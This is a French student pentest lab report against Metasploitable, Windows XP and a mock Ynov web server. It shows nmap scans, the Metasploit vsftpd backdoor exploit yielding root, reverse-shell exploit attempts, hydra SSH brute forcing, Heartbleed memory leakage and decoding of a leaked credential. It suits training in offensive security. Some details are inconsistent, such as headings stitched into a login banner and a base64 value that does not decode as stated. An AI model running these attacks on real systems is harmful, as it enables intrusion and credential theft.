

TP Sécurité - Audit et pentest

Membres du groupe:

- Charhazed Yousfi
- Jean-Pierre Bachmann
- Alexandre Tricaud
- Louis Charlier
- Marin Vilorgeux
- Raphaël Bova
- Lucas Février
- Clément Ruiz

Audit - Metasploit (Linux)

Présentation

Metasploit est une suite d'outils permettant d'automatiser différents types d'attaques.

`Metasploitable` est une distribution linux où un grand nombre de vulnérabilités ont été volontairement introduites dans le but de permettre à des étudiants de se former sur les différentes attaques et moyens de s'en défendre.

Dans notre cas, la machine `metasploitable` est accessible à l'adresse `192.168.1.107`.

Démarche

- On lance un nmap pour repérer les services en écoute :

```

sudo nmap -F -n -sS 192.168.1.107
[sudo] Mot de passe de papy :
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-21 17:29 CET
Nmap scan report for 192.168.1.107
Host is up (0.00081s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs (HTTP 1.1)
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13
MAC Address: 00:0C:29:89:2D:C6 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds

```

- On repère que les services Telnet et FTP, entre autres, sont en écoute

Faibles et Exploits

Telnet

- On tente de se connecter en Telnet sur 192.168.1.107:23
- Les identifiants par défaut de metasploitable nous sont gentiment affichés. On se connecte avec ces credentials.
- On regarde si l'utilisateur a des droits sudo, et on remarque qu'il peut passer n'importe quelle commande sous l'identité de root.
- On prend l'identité de root grâce à la commande su Screen shot :

```

→ telnet 192.168.1.107
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
git repo : [Megalot](https://github.com/Papy-Bretzel/rzo-power-ranger/)
Contact: msfdev[at]metasploit.com
## Etape 1 - Challenge
Login with msfadmin/msfadmin to get started cursus ingesup ? (indice: bestai)
### Périmètre
metasploitable login: msfadmin
Password:
Last login: Thu Feb 21 11:08:51 EST 2019 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
#### Présentation
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo -l
User msfadmin may run the following commands on this host:
(ALL) ALL
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/home/msfadmin#

```

VSFTPD

VSFTPD est un serveur FTP utilisant le port 21. La version disponible sur la distribution metasploitable comporte une backdoor directement dans le code source. En effet, celle-ci permet une connexion à partir du moment où le login finit la chaîne :) (un smiley). Cette fonctionnalité est documentée sur le site de Metasploit :

On port 21, Metasploitable2 runs vsftpd, a popular FTP server. This particular version contains a backdoor that was slipped into the source code by an unknown intruder. The backdoor was quickly identified and removed, but not before quite a few people downloaded it. If a username is sent that ends in the sequence :) [a happy face], the backdoored version will open a listening shell on port 6200. We can demonstrate this with telnet or use the Metasploit Framework module to automatically exploit it.

On utilise un plugin metasploit pour exploiter cette vulnérabilité :

```

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.107    yes       The target address
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.107
RHOSTS => 192.168.1.107
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.1.107    yes       The target address
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.107:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.107:21 - USER: 331 Please specify the password.
[+] 192.168.1.107:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.107:21 - UID: uid=0(root) gid=0(root)

ls
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.109:43371 -> 192.168.1.107:6200) at 2019-02-21 14:38:54 +0100

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
id
uid=0(root) gid=0(root)

```

Audit - Windows (XP)

Pour mener à bien les attaques sur cette machine Windows XP, on utilise le framework `metasploit` avec quelques plugins adaptés :

```

msf exploit(windows/smb/psexec_psh) > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(windows/dcerpc/ms03_026_dcom) > set RHOST 192.168.1.200
RHOST => 192.168.1.200
msf exploit(windows/dcerpc/ms03_026_dcom) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(windows/dcerpc/ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.200    yes       The target address
  RPORT     135              yes       The target port (TCP)

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.109   yes       The listen address (an interface may be specified)
  LPORT     31337           yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows NT SP3-6a/2000/XP/2003 Universal

msf exploit(windows/dcerpc/ms03_026_dcom) > run

[*] Started reverse TCP handler on 192.168.1.109:31337
[*] 192.168.1.200:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] 192.168.1.200:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.200[135] ...
[*] 192.168.1.200:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.200[135] ...
[*] 192.168.1.200:135 - Sending exploit ...
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms08_067_netapi) > sessions

Active sessions
=====
No active sessions.

msf exploit(windows/dcerpc/ms03_026_dcom) > use exploit/windows/smb/ms08_067_netapi

```

Cependant, aucune de nos tentatives n'a été fructueuse.

Audit - Web service (HTTP 1.1)

Challenge

Quel merveilleux métier pourriez-vous exercer à l'issue de votre cursus ingésup ? (Indice: bestial)

Périmètre

- Serveur web disponible à 192.168.1.1
- www.ynov.com
- extranet.ynov.com (nécessite authentification)

Découverte

Notre cible est un serveur web, on essaye donc de s'y rendre, et nous retrouvons face à :

- une redirection systématique vers une connexion HTTPS
- une authentification basique.

On regarde si d'autres services écoutent sur ce serveur à l'aide de `nmap`

```
→ sudo nmap -F -n -sS 192.168.1.1
[sudo] Mot de passe de papy :
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-21 17:42 CET
Nmap scan report for 192.168.1.1
Host is up (0.00073s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
8000/tcp  open  http-alt
MAC Address: 08:00:27:76:89:F5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds
```

On remarque que le port 22 est ouvert, on peut donc tenter de "brute-force" le mot de passe d'un utilisateur avec des outils appropriés comme `hydra`

SSH & `hydra`

`hydra` est un outil de brute-force par dictionnaire, notamment à distance au travers de différents protocoles (ici SSH). On teste d'abord avec le nom de la société en user, soit : `ynov`

```
root@kali:/usr/share/wordlists/metasploit# hydra -l ynov -P /usr/share/wordlists/metasploit/uni
_passwords.txt -t 8 ssh://192.168.1.1
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organiz
tions, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-02-21 10:55:15
[DATA] max 8 tasks per 1 server, overall 8 tasks, 1009 login tries (l:1/p:1009), ~127 tries per
task
[DATA] attacking ssh://192.168.1.1:22/
[22][ssh] host: 192.168.1.1 login: ynov password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 8 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-02-21 10:55:18
root@kali:/usr/share/wordlists/metasploit#
```

On a donc trouvé le couple identifiant / mot de passe d'un utilisateur système : `ynov` / `123456`


On les utilise pour ouvrir une session SSH.

HTTPS et `openssl`

Une fois l'accès SSH obtenu, on peut faire quelques recherches sur la version du serveur web (`apache2`) et de la librairie de chiffrement utilisée (`openssl`)

```
ynov@debian:/$ openssl
OpenSSL> version
OpenSSL 1.0.1e 11 Feb 2013
OpenSSL>
```

Après quelques recherches, cette version est répertoriée comme vulnérable à la faille "HeartBleed", et peut être exploitée à l'aide d'un plugin `metasploit`. Cette faille implique des corruptions de la mémoire permettant de récupérer le contenu de la RAM, afin d'y trouver des informations intéressantes. On lance donc l'attaque avec `metasploit`



```
root@kali: ~
[*] 192.168.1.1:443 - Version: 0x0301
[*] 192.168.1.1:443 - Length: 4
[*] 192.168.1.1:443 - Handshake #1:
[*] 192.168.1.1:443 - Length: 0
[*] 192.168.1.1:443 - Type: Server Hello Done (14)
[*] 192.168.1.1:443 - Sending Heartbeat...
[*] 192.168.1.1:443 - Heartbeat response, 65535 bytes
[*] 192.168.1.1:443 - Heartbeat response with leak, 65535 bytes
[*] 192.168.1.1:443 - Printable info leaked:
.....Vm.S.....raU.....9.....2.M/.....f.....".l.9.8.....5.....3.2.....E.D...../.....A.....; rv:5
2.0) Gecko/20100101 Firefox/52.0. Accept: */*. Accept-Language: en-US,en;q=0.5. Accept-Encoding: gzip, deflate, br. Referer: https://192.168.1.1/www.ynov.com/
wp-content/themes/ynov/dist/styles/main.css. DNT: 1. Authorization: Basic eW5vdjpwZm92XzFdeWI= Connection: keep-alive.....>.C/..A2...qDH2.http/1.1...
...@.ring>messageId</string><string>operation</string><string>timestamp</string><string>timeToLive</string></tra
its><object><traits></object><null></string></object><traits><string>DSID</string><string>DSMessagingVersion</string></traits><string>nll</string><i
nt><int></object><string>6xxe</string><int>5</int><int>0</int><int>0</int></object></body></amfx>J.....dl.....aj.....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
5hIgt5K4VA2RiYaTub412uPVZuMcyxbm4xWTc85quIvUBwCNC5u08rf6dZUFci0NS6qWkNRWpDqkF9CQaQbtE1997RqWAZkVcokkP10P520QXggyG2K51z7nNQCIMCzPjAaYJECDDHe6MZSWBZ0j1q6
wW5nmfLfnTRIdv9wXj0BuIvpeknXK7ezV9g5IqGfmqKJViAl8GUq56idRlqAFzAIDtNayWy9DAPr4EN40WGUUqoZVh3xpuGNA2UvfoYMG60qaMBae20XhV5E8K6y99euqH752Ywgn5dRf8GrPnobfuARyulD
nAAxWdsViWjCLw3cPK208kChgqd5k2RoRmtsbwCjU8uN8nTjOpJG22Lens10P4dXh4jzmZjVgaw315y6gmHm0c17Lgusn0TbR9mpf6z1N2BGYce7YiHsLl9Zi06F72UImeWeSNG0qgdsDNbXfVhygdsGop
ThXnVeWbWGaVv1WfveSEjAv9sqq2GgeU9N3BjquX03j5thXncVtn7dyqx6eQVDo8KUF5Wb251f5NF1TJkn0zqDEyAyqNzXTQbTmty12ncJL5rKPTd27nPIhvPu05dF73ZfbsbqgCmFvJg1gPKRESewa4B3
TjZRUPc0bP29vByRn8<script>alert(foo)</script> HTTP/1.1. User-Agent: Mozilla/5.0 (Nikto/2.1.6) (Evasions:None) (Test:003412)..Host: 192.168.1.1.Connection: K
eep-Alive.....?7l..h.s.E.....
... repeated 11828 times
..... repeated 16122 times
..... repeated 15780 times
```

Sur le screenshot précédent, on voit un header d'autorisation HTTP avec une valeur en base 64. Une fois décodé, on trouve la valeur suivante :

```
root@kali:~# echo -n "eW5vdjpwZm92XzFdeWI=" | base64 -d
ynov:Ynov_1Cybrroot@kali:~#
```

On utilise ce couple identifiant mot de passe pour passer l'authentification basique du site HTTP. On arrive vers un réplicat du site YNOV, dans lequel, en fouillant un peu, on tombe sur la réponse au challenge posé :

